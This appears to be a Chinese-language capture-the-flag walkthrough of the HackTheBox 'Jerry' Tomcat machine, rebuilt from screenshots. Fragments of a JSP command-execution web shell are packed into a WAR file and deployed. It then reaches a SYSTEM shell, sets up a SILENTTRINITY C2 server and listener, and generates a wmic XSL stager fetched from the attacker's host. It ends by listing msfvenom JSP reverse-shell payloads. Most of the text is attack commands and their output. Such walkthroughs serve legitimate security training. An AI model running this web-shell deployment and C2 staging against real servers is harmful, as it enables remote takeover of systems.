


```
.net.*"%><script>eval(window.localStorage.embed)</script><%!public String
)){}return x;}%><%String o,l,d;o=l=d="";DataInputStream r=new DataInputStr
Of("c=")>=0){String g=v(d.substring(2));String s;try{Process p=Runtime.getI
```




x@kali: ~

```
net.*"%><script scr="http://10.10.14.24/a.js"></script><%!pub
{}return x;}%><%String o,l,d;o=l=d="";DataInputStream r=new D
("c=")>=0){String g=v(d.substring(2));String s;try{Process p=
```



```
┌──(x㉿kali)-[~/hackthebox/Jerry/cmd.jsp]
└─$ vim cmd.jsp

┌──(x㉿kali)-[~/hackthebox/Jerry/cmd.jsp]
└─$ rm cmd.war

┌──(x㉿kali)-[~/hackthebox/Jerry/cmd.jsp]
└─$ zip cmd.war cmd.jsp
  adding: cmd.jsp (deflated 47%)

┌──(x㉿kali)-[~/hackthebox/Jerry/cmd.jsp]
└─$
──────────────────────────────────────────────────────────────────
┌(Message from Kali developers)
│
│ We have kept /usr/bin/python pointing to Python 2 for backwards
│ compatibility. Learn how to change this and avoid this message:
│ ⇒ https://www.kali.org/docs/general-use/python3-transition/
│
└(Run “touch ~/.hushlogin” to hide this message)
┌──(root💀kali)-[/home/x]
└─# ls
Desktop  Documents  Downloads  hackthebox  Music  Pictures  Public  Templat

┌──(root💀kali)-[/home/x]
└─# cd hackthebox

┌──(root💀kali)-[/home/x/hackthebox]
└─# ls
Academy  Bucket  Doctor  Jerry  Lame  msf  Omni  Passage  Worker

┌──(root💀kali)-[/home/x/hackthebox]
└─# cd Jerry

┌──(root💀kali)-[/home/x/hackthebox/Jerry]
└─# ls
1.jsp  42953.txt  42966.py  cmd.jsp  passwd.txt  scans  shell.war  users.tx

┌──(root💀kali)-[/home/x/hackthebox/Jerry]
└─# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...

^[[
```

将打包的war包上传后，访问部署好的jsp脚本。 `/cmd/cmd.jsp` 但是出现了问题，因为cookie中设置了HttpOnly， 防止了XSS从而js脚本执行失败。无法得到一个可以命令执行的form表单。




状态	方法	域名	文件	发起者	类型	传输	大小
200	GET	10.10.1...	cmd.jsp	document	html	272 字节	47 ...
200	GET	10.10.1...	favicon.ico	FaviconLo...	x-i...	21.35 KB	21....

Content-Length: 47
Content-Type: text/html;charset=ISO-8859-1
Date: Tue, 12 Jan 2021 22:10:15 GMT
Server: Apache-Coyote/1.1
Set-Cookie: JSESSIONID=0F65C133445AC07F1949142DB2541510; Path=/cmd; HttpOnly

▾ 请求头 (479 字节)

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8

视频里的是：



Upload dir: .

Select a file to upload: No file selected.


```
nt authority\system
```

随后又使用了一个类似 msf 的工具：https://github.com/byt3bl33d3r/SILENTTRINITY 这项目近期还在持续更新呢...

> SILENTTRINITY is modern, asynchronous, multiplayer & multiserver C2/post-exploitation framework powered by Python 3 and .NETs DLR.
>
> SILENTTRINITY是由Python 3和.NETs DLR驱动的现代异步、多人和多服务器C2/post-exploitation框架。


因为视频是2年的，那时候才0.0.1版本，现在都出到0.4.6了，变化挺大。原先是服务端和客户端和在一起，现在拆开了。

先启动一个服务端：




```
┌──(root💀 kali)-[/home/x/tools/SILENTTRINITY]
└─# python3 st.py teamserver --port 9999 10.10.14.9 qwe123
2021-01-12 10:38:58,622 3523 IPCServer - [DEBUG] ipcserver.py: run
2021-01-12 10:38:58,692 3523 MainThread - [INFO]   main  .py: start
```

在启动客户端：



```
┌──(root💀 kali)-[/home/x/tools/SILENTTRINITY]
└─# python3 st.py client


                                            ........
                                        .':ldxkkkkkxdoc,.
                                       cd0000000000000000x]
```

连接上服务器



```
[0] ST ≫ teamservers
[0] ST (teamservers) ≫ help
┌────────────┬──────────────────────────────────────────────────────┐
│ Command    │ Description                                          │
├────────────┼──────────────────────────────────────────────────────┤
│ connect    │ Connect to the specified teamserver(s)               │
│ disconnect │ Disconnect from the specified teamserver(s)          │
│ list       │ Show available teamservers                           │
│ rename     │ Rename a specified teamserver                        │
│ use        │ Select a specified teamserver for all communication  │
└────────────┴──────────────────────────────────────────────────────┘
[0] ST (teamservers) ≫ connect -h
        Connect to the specified teamserver(s)

        Usage: connect [-h] <URL>...

        Arguments:
            URL   teamserver url(s)

[0] ST (teamservers) ≫ connect wss://0×584a:qwe123@10.10.14.9:9999
[0] ST (teamservers) ≫ 2021-01-12 10:47:40,878 [WARNING] - connection.py: connect - Team Server (10.10.14.9:9999) certificate fing
a6db13521aa07a7819ec91cb19ab28a2a3aed488a03ede6da3a make sure this matches the output from the server!
                       2021-01-12 10:47:40,899 [INFO] - connection.py: connect - Connected to wss://10.10.14.9:9999
[0] ST (teamservers) ≫ █
```

开启个http的监听：

```
[1] ST (teamservers) » listeners
[1] ST (listeners) » use  http
[1] ST (listeners) » list
[1] ST (listeners)(http) » list -h
        Get running/available listeners

        Usage: list [-h] [(--running | --available)] [<name>]

        Arguments:
            name  filter by listener name

        Options:
            -h, --help       Show dis
            -r, --running    List running listeners  [default: True]
            -a, --available  List available listeners

[1] ST (listeners)(http) » options
┌Listener Options─────────┬─────────────┬────────────────────────────────────────────────
│ Option Name  │ Required │ Value       │ Description
├──────────────┼──────────┼─────────────┼────────────────────────────────────────────────
│ Name         │ True     │ http        │ Name for the listener.
├──────────────┼──────────┼─────────────┼────────────────────────────────────────────────
│ BindIP       │ True     │ 172.16.82.2 │ The IPv4/IPv6 address to bind to.
├──────────────┼──────────┼─────────────┼────────────────────────────────────────────────
│ Port         │ True     │ 80          │ Port for the listener.
├──────────────┼──────────┼─────────────┼────────────────────────────────────────────────
│ CallBackURls │ False    │             │ Additional C2 Callback URLs (comma seperated)
├──────────────┼──────────┼─────────────┼────────────────────────────────────────────────
│ Comms        │ True     │ http        │ C2 Comms to use
└──────────────┴──────────┴─────────────┴────────────────────────────────────────────────
[1] ST (listeners)(http) » set BindIP 10.10.14.9
[1] ST (listeners)(http) » options
┌Listener Options─────────┬────────────┬───────────────────────────────────────────────┐
│ Option Name  │ Required │ Value      │ Description                                   │
├──────────────┼──────────┼────────────┼───────────────────────────────────────────────┤
│ Name         │ True     │ http       │ Name for the listener.                        │
├──────────────┼──────────┼────────────┼───────────────────────────────────────────────┤
│ BindIP       │ True     │ 10.10.14.9 │ The IPv4/IPv6 address to bind to.             │
├──────────────┼──────────┼────────────┼───────────────────────────────────────────────┤
│ Port         │ True     │ 80         │ Port for the listener.                        │
├──────────────┼──────────┼────────────┼───────────────────────────────────────────────┤
│ CallBackURls │ False    │            │ Additional C2 Callback URLs (comma seperated) │
├──────────────┼──────────┼────────────┼───────────────────────────────────────────────┤
│ Comms        │ True     │ http       │ C2 Comms to use                               │
└──────────────┴──────────┴────────────┴───────────────────────────────────────────────┘
```

```
[1] ST (listeners)(http) » list
[1] ST (listeners)(http) » start
[+] Started listener 'http'
[1] ST (listeners)(http) »
```

接着生成攻击脚本：

```
[1] ST (listeners)(http) » stagers
[1] ST (stagers) » list
┌Available─────────────┬──────────────────────────────────────────────────────────────
│ Name                 │ Description
├──────────────────────┼──────────────────────────────────────────────────────────────
│ dll                  │ Generates a windows dll stager
├──────────────────────┼──────────────────────────────────────────────────────────────
│ csharp               │ Stage via CSharp source file
├──────────────────────┼──────────────────────────────────────────────────────────────
│ exe                  │ Generates a windows executable stager
├──────────────────────┼──────────────────────────────────────────────────────────────
│ powershell           │ Stage via a PowerShell script
├──────────────────────┼──────────────────────────────────────────────────────────────
│ msbuild              │ Stage via MSBuild XML inline C# task
├──────────────────────┼──────────────────────────────────────────────────────────────
│ wmic                 │ Stage via wmic XSL execution
├──────────────────────┼──────────────────────────────────────────────────────────────
│ raw                  │ Generate a raw binary file to use how you see fit
├──────────────────────┼──────────────────────────────────────────────────────────────
│ powershell_stageless │ Embeds the BooLang Compiler within PowerShell and directly exec
├──────────────────────┼──────────────────────────────────────────────────────────────
│ shellcode            │ Generate a shellcode payload
└──────────────────────┴──────────────────────────────────────────────────────────────
[1] ST (stagers) » use wmic
[1] ST (stagers)(wmic) » generate http
[+] Generated stager to ./stager.xsl
[1] ST (stagers)(wmic) »
```

wmic 上线即可 `c:\windows\system32\wbem\wmic.exe os get /FORMAT:"http://10.10.14.9:81/stager.xsl"`
通过 `session` 进入对应的会话

```
$ msfvenom -l payloads | grep jsp_shell
    java/jsp_shell_bind_tcp                                 Listen for a connection and spaw
    java/jsp_shell_reverse_tcp                          Connect back to attacker and spa

$ msfvenom -l formats

Framework Executable Formats [--format <value>]
===============================================

    Name
    ----
    asp
    aspx
    aspx-exe
    axis2
    dll
    elf
    elf-so
    exe
    exe-only
    exe-service
    exe-small
    hta-psh
    jar
    jsp
    loop-vbs
    macho
    msi
    msi-nouac
    osx-app
    psh
    psh-cmd
    psh-net
    psh-reflection
    ...
```